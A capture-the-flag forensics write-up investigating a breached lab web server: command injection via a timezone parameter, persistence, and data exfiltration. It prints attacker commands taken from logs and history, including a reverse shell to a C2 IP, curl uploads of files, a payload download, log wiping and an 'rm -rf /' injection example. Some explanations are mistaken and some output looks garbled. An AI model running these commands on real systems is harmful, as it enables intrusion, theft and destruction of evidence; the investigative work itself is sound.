

APIWizards Breach VM

Let's start by connecting through SSH into the machine with the given credentials.

- IP Address: 10.10.169.238 (in my case)
- Username: dev
- Password: d3v-p455w0rd

```
(kali㉿kali)-[~]  
$ ssh dev@10.10.169.238  
The authenticity of host '10.10.169.238 (10.10.169.238)' can't be established.  
ED25519 key fingerprint is SHA256:mlcuvjV7fnpCea2gEfyYskemuCoaWJ4Bs4XlnxgHfFc.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:35: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.169.238' (ED25519) to the list of known hosts.  
dev@10.10.169.238's password:
```

Once we're inside the machine, we can now start answering the questions. \\\

- 1) Which programming language is a web application written in?

First thing first I started an nmap scan to understand what services are running on the machine and what ports are open. In order to get a better understanding of the environment we're working on.

```

kali@kali:~$ nmap -sC -sV 10.10.169.238
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-05 14:05 UTC
Nmap scan report for 10.10.169.238
Host is up (0.10s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 5701c55731dd1ff4345241bfefddd6e3 (ECDSA)
|_  256 0445858e2bee303aedff42bd8e6ccfae (ED25519)
80/tcp    open  http           nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (application/json).
8081/tcp  open  blackice-icecap?
|_ fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, RTSPRequest, SIPOptions, SSLSessionReq, TerminalServerCookie:
|   HTTP/1.1 400 Bad Request
|   content-type: text/plain; charset=utf-8
|   Connection: close
|   Invalid HTTP request received.
|   FourOhFourRequest, GetRequest:
|   HTTP/1.1 404 Not Found
|   date: Sat, 05 Oct 2024 14:06:01 GMT
|   server: uvicorn
|   content-length: 22
|   content-type: application/json
|   Connection: close
|   {"detail":"Not Found"}
|_ HTTPOptions:
|   HTTP/1.1 404 Not Found
|   date: Sat, 05 Oct 2024 14:06:07 GMT
|   server: uvicorn
|   content-length: 22
|   content-type: application/json
|   Connection: close
|   {"detail":"Not Found"}

```

From the nmap scan we can see that there's a web server, running on port 80. Based on Nginx.

We also know from the room intro, that we're investigating an incident occurred on an API company. In the intro there's also this indication:

"We host our applications in home user directories and serve them via Nginx. This time, we deployed a simple API to get the date and time by specifying a timezone. Is there anything strange going on?"

Ok, so to answer the first question, we can just roam in the server directories to find some potentially interesting files, all written in python.

```

dev@prod-web-003:~$ ls
apiservice
dev@prod-web-003:~$ cd apiservice/
dev@prod-web-003:~/apiservice$ ls
main.py  __pycache__  src
dev@prod-web-003:~/apiservice$ cd src
dev@prod-web-003:~/apiservice/src$ ls
api.py  config.py  __pycache__
dev@prod-web-003:~/apiservice/src$ cd .
dev@prod-web-003:~/apiservice/src$ cd ..
dev@prod-web-003:~/apiservice$ ls
main.py  __pycache__  src
dev@prod-web-003:~/apiservice$

```

2) What is the IP address that attacked the web server?

Ok so, from the previous nmap scan, we know that the web server is hosted on Nginx. We can probably check what's going on the Nginx server logs. Usually stored on `/var/log/nginx`. Let's check.

```
dev@prod-web-003:/var/log/nginx$ ls
access.log  access.log.1  error.log  error.log.1
dev@prod-web-003:/var/log/nginx$
```

And after a little search I found some interesting info in the `access.log.1` file.

When we "cat" it, we can see list of logs, most of them are GET requests not too useful. But if we go down, we can see a bunch of GET requests which contains some OS commands. Like: `whoami`, `pwd`, `id`, `mkdir`, `chmod`. Seems like someone is enumerating/doing operation on the server using GET requests to it. We can also decode the URL, after "tz" parameter to see the injected commands.

From here we can easily find the attacker IP address: **149.34.244.142**

```
149.34.244.142 - - [30/Jul/2023:16:13:25 +0000] "GET /api/time HTTP/1.1" 200 65 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
149.34.244.142 - - [30/Jul/2023:16:13:32 +0000] "GET /api/time?tz=test HTTP/1.1" 200 66 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
149.34.244.142 - - [30/Jul/2023:16:14:20 +0000] "GET /api/time?tz=%22%0Awhoami%20%23 HTTP/1.1" 200 57 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
149.34.244.142 - - [30/Jul/2023:16:14:30 +0000] "GET /api/time?tz=%22%0Apwd%20%23 HTTP/1.1" 200 71 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
149.34.244.142 - - [30/Jul/2023:16:14:40 +0000] "GET /api/time?tz=%22%0Aid%20%23 HTTP/1.1" 200 149 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
149.34.244.142 - - [30/Jul/2023:16:16:02 +0000] "GET /api/time?tz=%22%0Awhich%20ssh%20%23 HTTP/1.1" 200 69 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
149.34.244.142 - - [30/Jul/2023:16:16:26 +0000] "GET /api/time?tz=%22%0Amkdir%20%2Fhome%2Fdev%2F%2Essh%20%26%20chmod%20700%20%2Fhome%2Fdev%2F%2Essh%20%23 HTTP/1.1" 200 97 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
149.34.244.142 - - [30/Jul/2023:16:16:29 +0000] "GET /api/time?tz=%22%0Amkdir%20%2Fhome%2Fdev%2F%2Essh%20%26%20chmod%20700%20%2Fhome%2Fdev%2F%2Essh%20%23 HTTP/1.1" 200 97 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
149.34.244.142 - - [30/Jul/2023:16:17:45 +0000] "GET /api/time?tz=%22%0Aecho%20%22ssh%20ed%25519%20AAAAAC3NzaC1lZDI1NTE5AAAAICA2IX8BUH3ySg42MSFp%2FHdNb1EF15Eagg%2FQIyBg5NdP%22%20%3E%3E%20%2Fhome%2Fdev%2F%2Essh%20Fauthorized%5Fkeys%20%23 HTTP/1.1" 200 172 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
149.34.244.142 - - [30/Jul/2023:16:21:29 +0000] "GET /api/time?tz=%22%0Aecho%20%22ssh%20ed%25519%20AAAAAC3NzaC1lZDI1NTE5AAAAICA2IX8BUH3ySg42MSFp%2FHdNb1EF15Eagg%2FQIyBg5NdP%22%20%3E%3E%20%2Fhome%2Fdev%2F%2Essh%20Fauthorized%5Fkeys%20%23 HTTP/1.1" 200 172 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
dev@prod-web-003:/var/log/nginx$
```

The screenshot shows a web application security tool interface. On the left, there's a sidebar with a "Recipe" section containing a "URL Decode" button. The main area is divided into "Input" and "Output" sections. The "Input" section contains a URL-encoded string: `%22%3B%20echo%20%22ssh%20ed%25519%20AAAAAC3NzaC1lZDI1NTE5AAAAICA2IX8BUH3ySg42MSFp%2FHdNb1EF15Eagg%2FQIyBg5NdP%22%20%3E%3E%20%2Fhome%2Fdev%2F%2Essh%20Fauthorized%5Fkeys%20%23`. The "Output" section shows the decoded command: `["; echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICA2IX8BUH3ySg42MSFp%2FHdNb1EF15Eagg%2FQIyBg5NdP" >> /home/dev/.ssh/authorized_keys #`


In this case we can see that the attacker is trying to echo his key inside `/home/dev/.ssh/authorized_keys`.

3) Which vulnerability was found and exploited in the API service?

As said above, we can see some OS commands in the GET requests. So it's very likely a sort of OS Command Injection. To confirm that, we can take a look at the API code, located in:

/home/dev/apiservice/src -> api.py. If you're not familiar with python and APIs in general, we can take the code and paste it inside ChatGPT to see what are the possible vulnerabilities.

(in a real world scenario remember to change sensitive data if present).



The code presented has a vulnerability known as **command injection**.

Where It Happens:

In the `time` endpoint (`/time`), the value of the `tz` (timezone) parameter is used to build a command string (`cmd`), which is then passed to `subprocess.Popen()` with `shell=True`. This means that user-provided input (`tz`) is directly used in a shell command, which could allow a malicious user to inject arbitrary commands.

Example of Exploitation:

If a user provides a value like `UTC; rm -rf /`, the `cmd` string becomes:

```
python
cmd = 'TZ="UTC; rm -rf /" date +"%Y-%m-%d %H:%M:%S"'
```

This could potentially delete important files if run with appropriate permissions.

4) Which file contained the credentials used to `privesc` to root?

When we look at the “**config.py**”, located in `/home/dev/apiservice/src` which is in the same directory as “`api.py`”, we find the credentials for the Root user on the API.

```
dev@prod-web-003:~/apiservice/src$ cat config.py
class config:
    API_HOST = "0.0.0.0"
    API_PORT = 8081

    # TODO: Implement some authentication
    # API_USER = "dev"
    # API_PASS = "d3v-p455w0rd"
dev@prod-web-003:~/apiservice/src$
```

5) What file did the hacker drop and execute to persist on the server?

Ok to answer this question at first I was struggling, but the easiest way sometimes it's the best way. So I thought that potentially the attacker could have left some traces while operating

inside the server, for this reason i checked the history. And yeah, here are some interesting operations.

```
dev@prod-web-003:~/apiservice/src$ history
1 id
2 id
3 uname -a
4 ls -la /etc
5 ls -la
6 cd apiservice/
7 ls
8 cat main.py
9 cd src/
10 ls
11 cat api.py
12 cat config.py
13 curl --upload-file config.py http://5.230.66.147/me7d6bd4beh4ura8/upload
14 exit
15 sudo su
16 ls
17 cd apiservice/
18 ls
19 cd src
20 ls
21 cd .
```

In particular two of them are interesting. First one is the curl command:

curl — upload-file config.py <http://5.230.66.147/me7d6bd4beh4ura8/upload>

And the other one is the “sudo su”. So basically what the attacker did is uploading the “config.py” file to a http website and then he sudo’ed as Root. Since we’ve got the creds we can “sudo su” as well and check the sudo history, hopefully there are some footprints too.

And yes, here are some operations made by the attacker.

```

dev@prod-web-003:~/apiservice/src$ sudo su
[sudo] password for dev:
curl: (28) Connection timed out after 5001 milliseconds
root@prod-web-003:/home/dev/apiservice/src# history
 1 cd /tmp/
 2 wget https://transfer.sh/2tttL9HJLG/rooter2
 3 file rooter2
 4 chmod +x rooter2 && ./rooter2
 5 cd /root/
 6 ls -la
 7 cat .ssh/authorized_keys
 8 ll .ssh/
 9 curl --upload-file .dump.json http://5.230.66.147/me7d6bd4beh4ura8/upload
10 nc -zv 192.168.0.22 22
11 nc -zv 192.168.0.22 1024-10000 2>&1 | grep -v failed
12 curl -v 192.168.0.22:8080
13 wget 192.168.0.22:8080/cde-backup.csv
14 >/var/log/wtmp
15 >/var/log/btmp
16 lastlog --clear --user root
17 lastlog --clear --user dev
18 mv cde-backup.csv .review.csv
19 systemctl status nginx
20 systemctl status apiservice
21 curl localhost
22 systemctl status apiservice
23 exit
24 history
root@prod-web-003:/home/dev/apiservice/src#

```

The attacker here cd into /tmp/ and then downloads a file called “rooter2” (answer) into the machine. This is possibly a malware. He then change file permissions and check the authorized_keys. Then there are some other “strange” operations like a netcat connection and another exfiltration.

6) Which service was used to host the “rooter2” malware?

From the above screenshot and the “**wget**” command, we can see that the Bash script “**transfer.sh**” contains the rooter2 malware.

Task 3: Further Actions

7) Which two system files were infected to achieve cron persistence?

To answer this question, we can check the active cronjobs “/etc/crontab”.


```

root@prod-web-003:/home/dev/apiservice/src# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
20 4 * * * root eval $SYSTEMUPDATE

```

Another thing worth to check is the “**/etc/environment**” variable. This is a configuration file on Unix and Linux systems that contains system-wide environment variables. It defines variables in the format KEY=value and is used to set variables available to all users and processes, regardless of the shell. Unlike shell scripts, it only supports simple variable definitions and is typically used for settings like PATH or LANG and it’s used by the operating system at login time. We can see the SYSTEMUPDATE variable inside the “**/etc/environment**” variable.

```

root@prod-web-003:/home/dev/apiservice/src# cat /etc/environment
PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin"
SYSTEMUPDATE="/bin/bash -c '/bin/bash -i >& /dev/tcp/5.230.66.147/1337 0>&1'"

```

Look what we’ve found, seems like a bind shell on port 1337.

8) What is the C2 server IP address of the malicious actor?

It’s the IP address in the snippet above: 5.230.66.147 listening via port 1337.

9) What port is the backdoored bind bash shell listening at?

okay here we could have potentially used “netstat” to see active connections, but it is not present on the server. So the best way at this point is to see the active processes and see what connections are there.

“**ps -aux**” and found an interesting Netcat command with the listening port on **3578**.

```

root      590  0.0  0.0  3532  1236 ?        S    14:04   0:00 nc -l 3578

```

10) How does the bind shell persist across reboots?

This took me a bit to figure it out, but then just asking chatGPT and searching on the MITRE, I found that “systemd services” are commonly used for maintaining persistence on a Linux system.

12) Which port is blocked on the victim's firewall?

We can use iptables to list all the rules configured in "iptables".

Port: 3578

```
root@prod-web-003:/home/dev# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
ACCEPT     tcp  --  placeholder.noezserver.de anywhere
DROP jython tcp -- anywhere             anywhere             tcp dpt:3578
standalone..
```

Question 13: How do the firewall rules persist across reboots?

Answer: /root/.bashrc

This question required some searching but when we went to the "/root/.bashrc" file, we found the firewall rule persistence as shown below.

```
shopt -s histappend
PROMPT_COMMAND="history -a;$PROMPT_COMMAND"
iptables -I OUTPUT 1 -p tcp -d 5.230.66.147 -j ACCEPT
iptables -I INPUT 1 -p tcp -s 5.230.66.147 -j ACCEPT
iptables -I INPUT 2 -p tcp -s 0.0.0.0/0 --dport 3578 -j DROP
curl -m 5 http://5.230.66.147/me7d6bd4beh4ura8/fix
root@prod-web-003:~#
```

Question 14: How is the backdoored local Linux user named?

Answer: support

To answer this, we must check the "/etc/passwd" file. When we check this file and grep for "/bin/bash" we get a different user named "support".

```
File Edit View Search Terminal Help
root@prod-web-003:~# cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
dev:x:1000:1000:dev:/home/dev:/bin/bash
support:x:1001:1001:,,,:/home/support:/bin/bash
root@prod-web-003:~#
```

Question 15: Which privileged group was assigned to the user?

Answer: sudo

We can use the "groups" command to check the groups, a user has been assigned.


```
File Edit View Search Terminal Help
root@prod-web-003:~# groups support
support : support sudo
root@prod-web-003:~#
```

Question 16: What is the strange word on one of the backdoored SSH keys?

Answer: ntsvc

We can get this answer by navigating to the authorized keys for the Root user, which is present in “/root/.ssh/authorized_keys”. The strange word was separated by a space and was “ntsvc”.

```
root@prod-web-003:~# cd /root/.ssh
root@prod-web-003:~/.ssh# ls -al
total 12
drwx----- 2 root root 4096 Jul 28 2023 .
drwx----- 5 root root 4096 Jul 30 2023 ..
-rw----- 1 root root 87 Jul 30 2023 authorized_keys
root@prod-web-003:~/.ssh# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPllf3AGMrW5GhvcX7eq2vbCIxELU3Ef/HRm5ZwLVbKj ntsvc
root@prod-web-003:~/.ssh#
```

Question 17: Can you spot and name one more popular persistence method? Not a MITRE technique name.

Answer: SUID binary

Using the hint, I guessed that SUID Binaries can be another persistence technique on Linux. To find SUID Binaries, we can use the command:

```
find / -perm -u=s -type f 2>/dev/null
```

```
root@prod-web-003:~# find / -perm -u=s -type f 2>/dev/null
/snap/snapd/18357/usr/lib/snapd/snap-confine
/snap/snapd/19457/usr/lib/snapd/snap-confine
/snap/core20/1822/usr/bin/chfn
/snap/core20/1822/usr/bin/chsh
/snap/core20/1822/usr/bin/gpasswd
/snap/core20/1822/usr/bin/mount
/snap/core20/1822/usr/bin/newgrp
/snap/core20/1822/usr/bin/passwd
/snap/core20/1822/usr/bin/su
/snap/core20/1822/usr/bin/sudo
/snap/core20/1822/usr/bin/umount
/snap/core20/1822/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1822/usr/lib/openssh/ssh-keysign
/snap/core20/1974/usr/bin/chfn
/snap/core20/1974/usr/bin/chsh
/snap/core20/1974/usr/bin/gpasswd
/snap/core20/1974/usr/bin/mount
/snap/core20/1974/usr/bin/newgrp
/snap/core20/1974/usr/bin/passwd
/snap/core20/1974/usr/bin/su
/snap/core20/1974/usr/bin/sudo
/snap/core20/1974/usr/bin/umount
/snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1974/usr/lib/openssh/ssh-keysign
/usr/bin/fusermount3
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/clamav
/usr/bin/pkexec
/usr/bin/umount
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
root@prod-web-003:~#
```

Question 18: What are the original and the backdoored binaries from question 6?

Answer: /usr/bin/bash, /usr/bin/clamav

This was a tricky question. So, the first entry that seemed off was “/usr/bin/clamav”, this is because Clamav is an anti-virus and when we run the command “**dpkg — verify clamav**”, we see that it is not installed.

```
root@prod-web-003:~# dpkg --verify clamav
dpkg: package 'clamav' is not installed
root@prod-web-003:~#
```

Hmm, fishy, so lets check what is inside this file. When we run the command “/usr/bin/clamav — help”, we see the general help for the Bash shell.

```
root@prod-web-003:~# /usr/bin/clamav --help
GNU bash, version 5.1.16(1)-release-(x86_64-pc-linux-gnu)
Usage: /usr/bin/clamav [GNU long option] [option] ...
       /usr/bin/clamav [GNU long option] [option] script-file ...
GNU long options:
  --debug
  --debugger
  --dump-po-strings
  --dump-strings
  --help
  --init-file
  --login
  --noediting
  --noprofile
  --norc
  --posix
  --pretty-print
  --rcfile
  --restricted
  --verbose
  --version
Shell options:
  -ilrsD or -c command or -O shopt_option (invocation only)
  -abefhkmnptuvxBCHP or -o option
Type `/usr/bin/clamav -c "help set"' for more information about shell options.
Type `/usr/bin/clamav -c help' for more information about shell builtin commands.
Use the `bashbug' command to report bugs.

bash home page: <http://www.gnu.org/software/bash>
General help using GNU software: <http://www.gnu.org/gethelp/>
```

Even when we find the hash of the binary and compare it with the hash of the Bash shell, we find it to be the same. Hence, “/usr/bin/clamav” is another copy of “/usr/bin/bash”.


```
root@prod-web-003:~# md5sum /usr/bin/clamav
11227b11f565de042c48654a241e9d1c /usr/bin/clamav
root@prod-web-003:~# md5sum /usr/bin/bash
11227b11f565de042c48654a241e9d1c /usr/bin/bash
root@prod-web-003:~#
```

Question 19: What technique was used to hide the backdoor creation date?

Answer: Timestomping

After some Googling and ChatGPT, I found out that [Timestomping](#) is a technique that can be used to alter the timestamps (creation, modification, access times) of files to make them appear as if they were created, modified, or accessed at a different time.

Task 5: Final Target

"That's a lot of persistence! But why would the hackers reveal all their techniques? Maybe to use the server as an entry point to our cardholder data environment? Please check for any traces of lateral movement or data exfiltration; perhaps dumps are still there."

Data Exfiltration Detection

Question 20: What file was dropped which contained gathered victim information?

Answer: /root/.dump.json

To answer this question, we look at the Bash History and find out that the attacker found out the ".dump.json" file from Root's Bash History as shown below.

```
root@prod-web-003:~# history
1 cd /tmp/
2 wget https://transfer.sh/2tttL9HJLG/rooter2
3 file rooter2
4 chmod +x rooter2 && ./rooter2
5 cd /root/
6 ls -la
7 cat .ssh/authorized_keys
8 ll .ssh/
9 curl --upload-file .dump.json http://5.230.66.147/me7d6bd4beh4ura8/upload
10 nc -zv 192.168.0.22 22
11 nc -zv 192.168.0.22 1024-10000 2>&1 | grep -v failed
12 curl -v 192.168.0.22:8080
13 wget 192.168.0.22:8080/cde-backup.csv
14 >/var/log/wtmp
15 >/var/log/btmp
16 lastlog --clear --user root
17 lastlog --clear --user dev
18 mv cde-backup.csv .review.csv
19 systemctl status nginx
20 systemctl status apservice
```


Question 21: According to the dropped dump, what is the server's kernel version?

Answer: 5.15.0-78-generic

First, we need to see the contents of this Dump file. So, we run the command “**cat .dump.json**” as shown below. It appears that it is Base64 Encoded.

```
root@prod-web-003:~# cat .dump.json
{"C0": "ODguMTU2LjEzMTI4MjEwMjE0MDA0j0yMDIzLTA3LTlwIDe2OjAzOjI2Oj01LjE1LjAtNzgtZ2VudXJpYzo6VWJ1bnR1IDYlJA0LjIgTFRTOjpc2gtMjI=", "C2": "MTkyLjE2ODAwLjI0C4wLjIxOjIyOj0xOTIuMTY4LjAuMjE6ODAwOjESM14xNjguMCA4yMjoyMg==" } root@prod-web-003:~#
```

By removing the base parameters and using the Base64 Decoding feature in CyberChef, we get the following decoded string and from this the Kernel version is “**5.15.0-78-generic**”.



Question 22: Which active internal IPs were found by the “rooter2” network scan?

Answer: 192.168.0.21,192.168.0.22

From the above screenshot, we can see the internal IP’s found by “Rooter2” were **192.168.0.21** and **192.168.0.22**.

Question 23: How did the hacker find an exposed HTTP index on another internal IP?

Answer: nc -zv 192.168.0.22 1024-10000 2>&1 | grep -v failed

To answer this question, we again look at Root’s Bash History and find out that the attacker is trying to enumerate the ports by performing Network scanning (-z) on 192.168.0.22 IP Address over ports 1024 till 100000 and then searches for all values that do not contain the word “failed”, (“-v” in grep inverts the matches).

```

root@prod-web-003:~# history
 1 cd /tmp/
 2 wget https://transfer.sh/2tttL9HJLG/rooter2
 3 file rooter2
 4 chmod +x rooter2 && ./rooter2
 5 cd /root/
 6 ls -la
 7 cat .ssh/authorized_keys
 8 ll .ssh/
 9 curl --upload-file .dump.json http://5.230.66.147/me7d6bd4beh4ura8/upload
10 nc -zv 192.168.0.22 22
11 nc -zv 192.168.0.22 1024-10000 2>&1 | grep -v failed
12 curl -v 192.168.0.22:8080
13 wget 192.168.0.22:8080/cde-backup.csv
14 >/var/log/wtmp
15 >/var/log/btmp
16 lastlog --clear --user root
17 lastlog --clear --user dev

```

Question 24: What command was used to exfiltrate the CDE database from the internal IP?

Answer: `wget 192.168.0.22:8080/cde-backup.csv`

From the above screenshot in Root's Bash History, we can see the Wget command that is initiated from the the internal IP Address (192.168.0.22:8080) to exfiltrate the "cde-backup.csv" file over port 8080.

Question 25: What is the most secret and precious string stored in the exfiltrated database?

Answer: `pwned{v3ry-secu3-cardh0ld3r-data-envirom3nt}`

From Root's Bash History, we can see that the "**cde-backup.csv**" file was moved to the hidden file, "**.review.csv**". Hence, we need to see the contents of that file.

```

root@prod-web-003:~# history
 1 cd /tmp/
 2 wget https://transfer.sh/2tttL9HJLG/rooter2
 3 file rooter2
 4 chmod +x rooter2 && ./rooter2
 5 cd /root/
 6 ls -la
 7 cat .ssh/authorized_keys
 8 ll .ssh/
 9 curl --upload-file .dump.json http://5.230.66.147/me7d6bd4beh4ura8/upload
10 nc -zv 192.168.0.22 22
11 nc -zv 192.168.0.22 1024-10000 2>&1 | grep -v failed
12 curl -v 192.168.0.22:8080
13 wget 192.168.0.22:8080/cde-backup.csv
14 >/var/log/wtmp
15 >/var/log/btmp
16 lastlog --clear --user root
17 lastlog --clear --user dev
18 mv cde-backup.csv .review.csv
19 systemctl status nginx
20 systemctl status apiservice
21 curl localhost
22 systemctl status apiservice
23 exit

```


To do this, we run the command “**cat .review.csv | head -n 10**” and find the final flag at the first line.

```
root@prod-web-003:~# cat .review.csv | head -n 10
name,email,savedcard
-,-,pwned{v3ry-secu3-cardh0ld3r-data-envirom3nt}
Nolan Stanton,nolanstanton@outlook.com,5352 8841 6967 2533
Adrienne Clark,adrienneclark1121@outlook.com,5456 8428 8247 1455
Amaya Richmond,amayarichmond@apiwizards.com,5338 6565 4623 7944
Camille Gilbert,camillegilbert@gmail.com,5318 8381 6714 8386
Melvin Richards,melvinrichards6579@apiwizards.com,5145 8258 4368 8553
Aquila Chavez,aquilachavez22@apiwizards.com,5462 9878 9566 4232
Alexandra Holman,alexandraholman@gmail.com,5359 1249 7733 9980
Cleo Harrell,cleoharrell1957@outlook.com,5288 6661 3421 3264
root@prod-web-003:~#
```